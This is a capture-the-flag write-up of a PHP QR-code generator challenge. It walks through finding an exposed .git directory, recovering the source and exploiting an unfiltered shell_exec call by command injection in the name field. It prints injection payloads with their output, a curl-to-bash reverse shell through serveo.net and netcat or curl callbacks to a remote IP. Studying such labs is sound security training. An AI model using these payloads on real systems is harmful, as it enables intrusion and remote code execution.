Solution for QR Generator Challenges

After a long time without creating a challenge, I finally decided to make a simple one.
This challenge is themed as a QR Code Generator, but the vulnerability is not in the QR Code itself. Below is a simple way to solve it.
Gathering Information
-
Challenge Given

As usual, the challenge was posted in the Surabaya Hacker Link group. There was no clue at all, so we directly accessed the website. It turned out to be a QR Generator page with name and Instagram input fields. -
Source Code Inspection

Before trying the feature, we checked the source code to see if there was anything suspicious or any developer comments. There was nothing except default Bootstrap comments. -
Trying the Feature
We tested the feature by filling all fields with random valid data. After submitting, we received a QR Code. When opened, the result was base64, and after decoding it, the data matched what we previously input.


After stopping for a moment and looking for vulnerabilities in the QR Code result, nothing was found.
Scanning
-
Checking Common Web Directories

After thinking hard enough, we tried brute forcing directories using a common web list with gobuster.
-
Found Exposed Git Repository
From the gobuster result, there was a 200 OK response for the .git folder and common git files and folders. We verified whether it was a false positive.

It turned out there was indeed an exposed git directory.
Exploitation
-
Dump Git
Without further delay, we dumped it. If you are unsure how to dump an exposed git directory, you can check here. -

Git Reset Hard Head
We performed a reset so the repository files and folders could be restored.
-
Read the Source Code
Time to read the code. There was only index.php and supporting files such as fonts and the uploaded folder, which seemed to store uploaded files.
-
Finding shell_exec Function

Inside index.php, there was a dangerous function, shell_exec, and even worse, its usage was not properly filtered.
-
Code Analysis
This function is executed when there is a file name matching the variable $path, and the executed command looks like this:
rm /var/www/html/uploaded/<name_input>.jpeg
In shell, there are several special characters such as || meaning OR, && meaning AND, and so on. We created and tested simple payloads locally.
Input name: blabla||id #
rm /var/www/html/uploaded/blabla||id #.jpeg
rm: cannot remove '/var/www/html/uploaded/blabla': File not found
uid=1000(lazt) gid=1000(lazt) groups=1000(lazt)
Detail: double pipe || acts as OR. If remove fails, the id command runs. The hash symbol # comments out the .jpeg part.
Result: id command executed.
Input name: blabla||id &
rm /var/www/html/uploaded/blabla||id &.jpeg
[1] 12331
-bash: .jpeg: command not found
rm: cannot remove '/var/www/html/uploaded/blabla': File not found
uid=1000(lazt) gid=1000(lazt) groups=1000(lazt)
[1]+ Done rm /var/www/html/uploaded/blabla || id
Detail: || works as OR, and & runs the command in background while .jpeg is treated as a command.
Result: id command executed.
Input: blabla;id #
rm /var/www/html/uploaded/blabla;id #.jpeg
rm: cannot remove '/var/www/html/uploaded/blabla': File not found
uid=1000(lazt) gid=1000(lazt) groups=1000(lazt)
Detail: semicolon ; separates commands, and # comments out .jpeg.
Result: id command executed.
Gaining Access
-
Write Name
By changing the name into the payload blabla||printf laztname » solver.txt & and submitting twice to trigger shell_exec, our name was written into the solver list. -
Pwned

Not only writing the solver name, we could also perform a reverse shell using curl. A public IP is required, but here I used serveo. Local port 80 was forwarded to serveo.net:2221, and local listening port 1337 received from serveo.net:2232. Then in the name field we entered payload blabla||curl serveo.net:2221 | bash # and submitted twice to trigger shell_exec. On local port 1337 we received the session.
Netcat could also be used, but on this target when using slash / the shell did not run properly.
Another shell check:
We could test whether shell_exec runs using netcat. Listen on a private server, then input payload blabla||nc 12.12.12.12 4400 &. If successful, the listener receives a connection.

If netcat is not installed on the target, use curl. Listen on a private server and input payload blabla||curl 12.12.12.12 4400. If successful, there will be a connection.

Another tip:
Since the shell_exec output is not displayed, it is difficult to know whether it runs. It can be tricked by piping command output to a private server.

Side Story:
This challenge actually originated from a college assignment to create an ID card generator where input results are stored without duplication. Since I had not yet mastered PHP and did not know how to properly delete files in PHP, being more familiar with bash I used shell_exec in the ID card generator. A day before production, I wondered whether this could lead to RCE Remote Code Execution, and this challenge was created.
See you on the next challenge.
References:
Reverse Shell with Curl -> Read more…
Bash Cheatsheet -> Read more…
